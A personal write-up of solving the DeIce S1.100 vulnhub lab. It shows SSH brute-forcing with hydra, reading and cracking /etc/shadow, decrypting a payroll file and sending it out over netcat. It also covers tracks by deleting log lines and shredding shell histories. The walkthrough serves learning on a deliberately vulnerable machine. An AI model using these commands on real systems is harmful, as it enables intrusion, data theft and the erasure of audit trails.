
DeIce S1.100
This is the way i completed DeIce S1.100 on vulnhub. Though this is an old machine i heard it was a good one for beginners. DeIce S1.100 The ip was static (192.168.1.100)
Information Gathering
I firstly ran an nmap scan on the machine to scan for ports and give their versions
nmap -sS -sV 192.168.1.100
Gave:
PORT    STATE  SERVICE  VERSION
20/tcp  closed ftp-data
21/tcp  open   ftp      vsftpd (broken: could not bind listening IPv4 socket)
22/tcp  open   ssh      OpenSSH 4.3 (protocol 1.99)
25/tcp  open   smtp     Sendmail 8.13.7/8.13.7
80/tcp  open   http     Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
110/tcp open   pop3     Openwall popa3d
143/tcp open   imap     UW imapd 2004.357
443/tcp closed https
vsftpd (broken: could not bind listening IPv4 socket) was something i’ve never seen before so i looked it up on the internet.
As it turned out it was something i couldn’t do anything with yet.
After that i went straight onto the webpage.

On the game-related page i saw this:
 “Webpage”
I first looked at the source but there wasn’t anything of interest there. Then i looked at the page itself, and found a lot of email accounts. And made a user list of all of them. From what i remember from a previous ctf that had a similar way of getting usernames was that the usernames were diffrent than displayed. So i made this list:
marym
mmary
patrickp
ppatrick
thompsont
tthompson
benedictb
bbenedict
genniege
egennieg
michaelp
pmichael
longe
elong
adamsa
aadams
banterb
bbanter
coffeec
ccoffee
Breaking in
I went to bruteforce the users with rockyou and the user their names at the same time, using tmux.
hydra -L usr.lst ssh://192.168.1.100 -P usr.lst
hydra -L usr.lst ssh://192.168.1.100 -P /usr/share/wordlists/rockyou.txt.gz
After some time there was a user found as well as a password:
bbanter:bbanter
So i went onto the machine with that user.
I did ls -la and only found a file called .screenrc*
It was executable, and i checked the contents.
In there i didn’t find anything of interest.
So then i checked what was running on the machine using ps -aux, and again i didn’t find anything of interest.
After that i went to check what other users were there.
bbanter@slax:~$ ls -la /home/
total 0
drwxr-xr-x  8 root    root  120 Jun 29  2007 .
drwxr-xr-x 68 root    root  240 Mar  6 16:27 ..
drwxr-x---  2 aadams  users 100 Mar  6 16:36 aadams
drwxr-x---  3 bbanter users 120 Mar  6 17:51 bbanter
drwxr-x---  2 ccoffee users  80 Jun 29  2007 ccoffee
drwx------  3 root    root   60 Jun 29  2007 ftp
I tried to view the directory of root and it turned out i was able to, but there wasn’t anything interesting in there.
Given the fact that i could read that i tried to read /etc/shadow, but with no success.
Then i checked the ids of bbanter:
bbanter@slax:~$ id
uid=1001 gid=100(users) groups=100(users)
After that i went to check /etc/passwd and /etc/group:
bbanter@slax:~$ cat /etc/passwd
root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
aadams:x:1000:10:,,,:/home/aadams:/bin/bash
bbanter:x:1001:100:,,,:/home/bbanter:/bin/bash
ccoffee:x:1002:100:,,,:/home/ccoffee:/bin/bash

bbanter@slax:~$ cat /etc/group
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
audio::17:
video::18:
cdrom::19:
games::20:
slocate::21:
utmp::22:
smmsp::25:smmsp
mysql::27:
rpc::32:
sshd::33:sshd
gdm::42:
shadow::43:
ftp::50:
pop::90:pop
scanner::93:
nobody::98:nobody
nogroup::99:
users::100:
console::101:
I noticed the warning near root in the group file.
I also noticed that aadams was in the wheel group.
After searching on the internet it appeared that wheel has access to sudo commands specified in /etc/sudoers.
I was trying to find setuid programs using find / -type -f -perm /2000 and find / -type f -perm /4000 but no custom files were there.
So i stopped hydra from bruteforcing all the usernames in the user list and went onto only the account ‘aadams’ with rockyou.
hydra -l aadams ssh://192.168.1.100 -P /usr/share/wordlists/rockyou.txt.gz -t 4
After some minutes there was a password found, ‘nostradamus’. So i login on the machine using ssh.
aadams@slax:~$
And i was in.
I immediatly checked what commands i could access using sudo with sudo -l:
User aadams may run the following commands on this host:
    (root) NOEXEC: /bin/ls
    (root) NOEXEC: /usr/bin/cat
    (root) NOEXEC: /usr/bin/more
    (root) NOEXEC: !/usr/bin/su *root*
I tried going into root with password root, with no success.
Now i went to view the contents of /etc/shadow:
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:13553:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
aadams:$1$6cP/ya8m$2CNF8mE.ONyQipxlwjp8P1:13550:0:99999:7:::
bbanter:$1$hl312g8m$Cf9v9OoRN062STzYiWDTh1:13550:0:99999:7:::
ccoffee:$1$nsHnABm3$OHraCR9ro.idCMtEiFPPA.:13550:0:99999:7:::
I forgot how i could crack the password from this so i searched linux crack /etc/shadow and found out how to do it with john the ripper and unshadow.
I copied both the contents of shadow and passwd to my own machine and did unshadow on it, and let john loose on the output file.
john cracked the password for root, as it was ‘tarot’.
I couldn’t login as root using ssh, so i went back to aadams’ account and used su root.
And i got root!
I remembered that i wasn’t able to get into the folder of ftp in the /home/ directory so i went into there.
I found another folder called ‘incoming’, and went into there.
In there i found a file, with the name ‘salary_dec2003.csv.enc’.
.enc is something new to me, so i did a hexdump of it.
00000000: 5361 6c74 6564 5f5f 6e12 2080 82f2 b804  Salted__n. .....
00000010: 31ff 9cf2 4c77 2441 60d2 1ea7 8669 4d7e  1...Lw$A`....iM~
00000020: 8c37 d49d 1113 cb7e f0b7 0f1a 67a9 9a01  .7.....~....g...
I wanted to see what file this is but file said it was just data.
So i googled what Salted__n meant and found that it was aes-128-cbc encryption, and that i could decrypt it with openssl.
So i did:
openssl aes-128-cbc -d -in salary_dec2003.csv.enc -out salary_dec2003.csv
And it asked for a password.
I tried it without password but it seemed to be broken after that.
When that failed i thought of bruteforcing the password and spent around an hour trying to make a script to do it. It didn’t work so i retraced everything i did and saw the warning again in the /etc/passwd file.
So i tried the password of root with the decryption and it worked.
I transfered the file over to my own machine using netcat:
nc -lp 31337 > salary_dec2003.csv
nc 192.168.1.69 31337 < salary_dec2003.csv
And viewed the contents of the file:
,Employee information,,,,,,,,,,,,,,
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax (Percentage),Federal Income Tax (Percentage based on Federal Allowance),Social Security Tax (Percentage),Medicare Tax (Percentage),Total Taxes Withheld (Percentage),"Insurance
Deduction
(Dollars)","Other Regular
Deduction
(Dollars)","Total Regular Deductions (Excluding taxes, in dollars)","Direct Deposit Info
Routing Number","Direct Deposit Info
Account Number"
,1,Charles E. Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.00,$860.00,183200299,1123245
,2,Marie Mary,"$56,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.00,183200299,1192291
,3,Pat Patrick,"$43,350.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,2334432
,4,Terry Thompson,"$27,500.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$225.00,$350.00,183200299,1278235
,5,Ben Benedict,"$29,750.00",1,3,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$122.50,$247.50,183200299,2332546
,6,Erin Gennieg,"$105,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1456567
,7,Paul Michael,"$76,000.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$100.00,$225.00,183200299,1446756
,8,Ester Long,"$92,500.00",1,2,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1776782
,9,Adam Adams,"$76,250.00",1,5,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,2250900
,10,Chad Coffee,"$55,000.00",1,1,2.30%,28.00%,6.30%,1.45%,38.05%,$125.00,$0.00,$125.00,183200299,1590264
,11,,,,,,,,,0.00%,,,$0.00,0,0
,12,,,,,,,,,0.00%,,,$0.00,0,0
,13,,,,,,,,,0.00%,,,$0.00,0,0
,14,,,,,,,,,0.00%,,,$0.00,0,0
,15,,,,,,,,,0.00%,,,$0.00,0,0
,16,,,,,,,,,0.00%,,,$0.00,0,0
,17,,,,,,,,,0.00%,,,$0.00,0,0
,18,,,,,,,,,0.00%,,,$0.00,0,0
,19,,,,,,,,,0.00%,,,$0.00,0,0
,20,,,,,,,,,0.00%,,,$0.00,0,0
,21,,,,,,,,,0.00%,,,$0.00,0,0
,22,,,,,,,,,0.00%,,,$0.00,0,0
,23,,,,,,,,,0.00%,,,$0.00,0,0
,24,,,,,,,,,0.00%,,,$0.00,0,0
,25,,,,,,,,,0.00%,,,$0.00,0,0
Now that i had the flag, went to try and secure the machine as best as i could, mostly patching the way i got in.
Securing the machine
I think it is good practice for me to try and secure the machine as best as i can for in the future, if and when i do a real pentest.
Sadly i’ve never seen anyone do this on a boot2root ctf, ever.
Nor see them cover their tracks.
Because of this it’s harder for me to learn how to do it myself, so this is why i do it myself.
Back on topic.
I searched for slax password policy, but didn’t find any way of changing it, so in this situation is more depending on the sys admin(s).
I noticed that i could access others’ home directories, and in the real world this is not ideal.
So i issued these commands:
chmod 700 /home/aadams/
chmod 700 /home/bbanter/
chmod 700 /home/ccoffee/
I also wanted to do this to /etc/passwd but wasn’t sure if this would break stuff, so i tried it on a vm i made a snapshot of. And it turned out that it would indeed break stuff.
I also saw that i could issue su as ‘bbanter’, so i wanted to remove that as well:
chmod uo-x /bin/su
Though this lead to aadams not being able to do su root and i think he should be able, as i imagine it was the actual intentions of the sys admin.
So i changed %wheel ALL = NOEXEC: /bin/ls, /usr/bin/cat, /usr/bin/more, !/usr/bin/su *root* to %wheel ALL = NOEXEC: /bin/ls, /usr/bin/cat, /usr/bin/more, /usr/bin/su *root* in /etc/sudoers
After that i was done with patching the way i got in.
Covering my tracks
I first went into aadams’ account and did:
export HISTSIZE=0
and went into root, and performed the same command.
I headed to /var/log.
And look for any files containing my machine’s ip address, and delete that line.
root@slax:~$ find . -type f -exec egrep -l '192.168.1.69' {} \;
./messages
root@slax:/var/log# grep -v '192.168.1.69' messages > /tmp/a && mv /tmp/a messages
After that i went to clear the commands history of all the users i’ve been on.
root@slax:~$ find / -type f -name .bash_history -exec shred {}\;
After that i logged out of root and aadams. Now i am done with the ctf. I didn’t go more into why ftp wasn’t working, but i might in the future.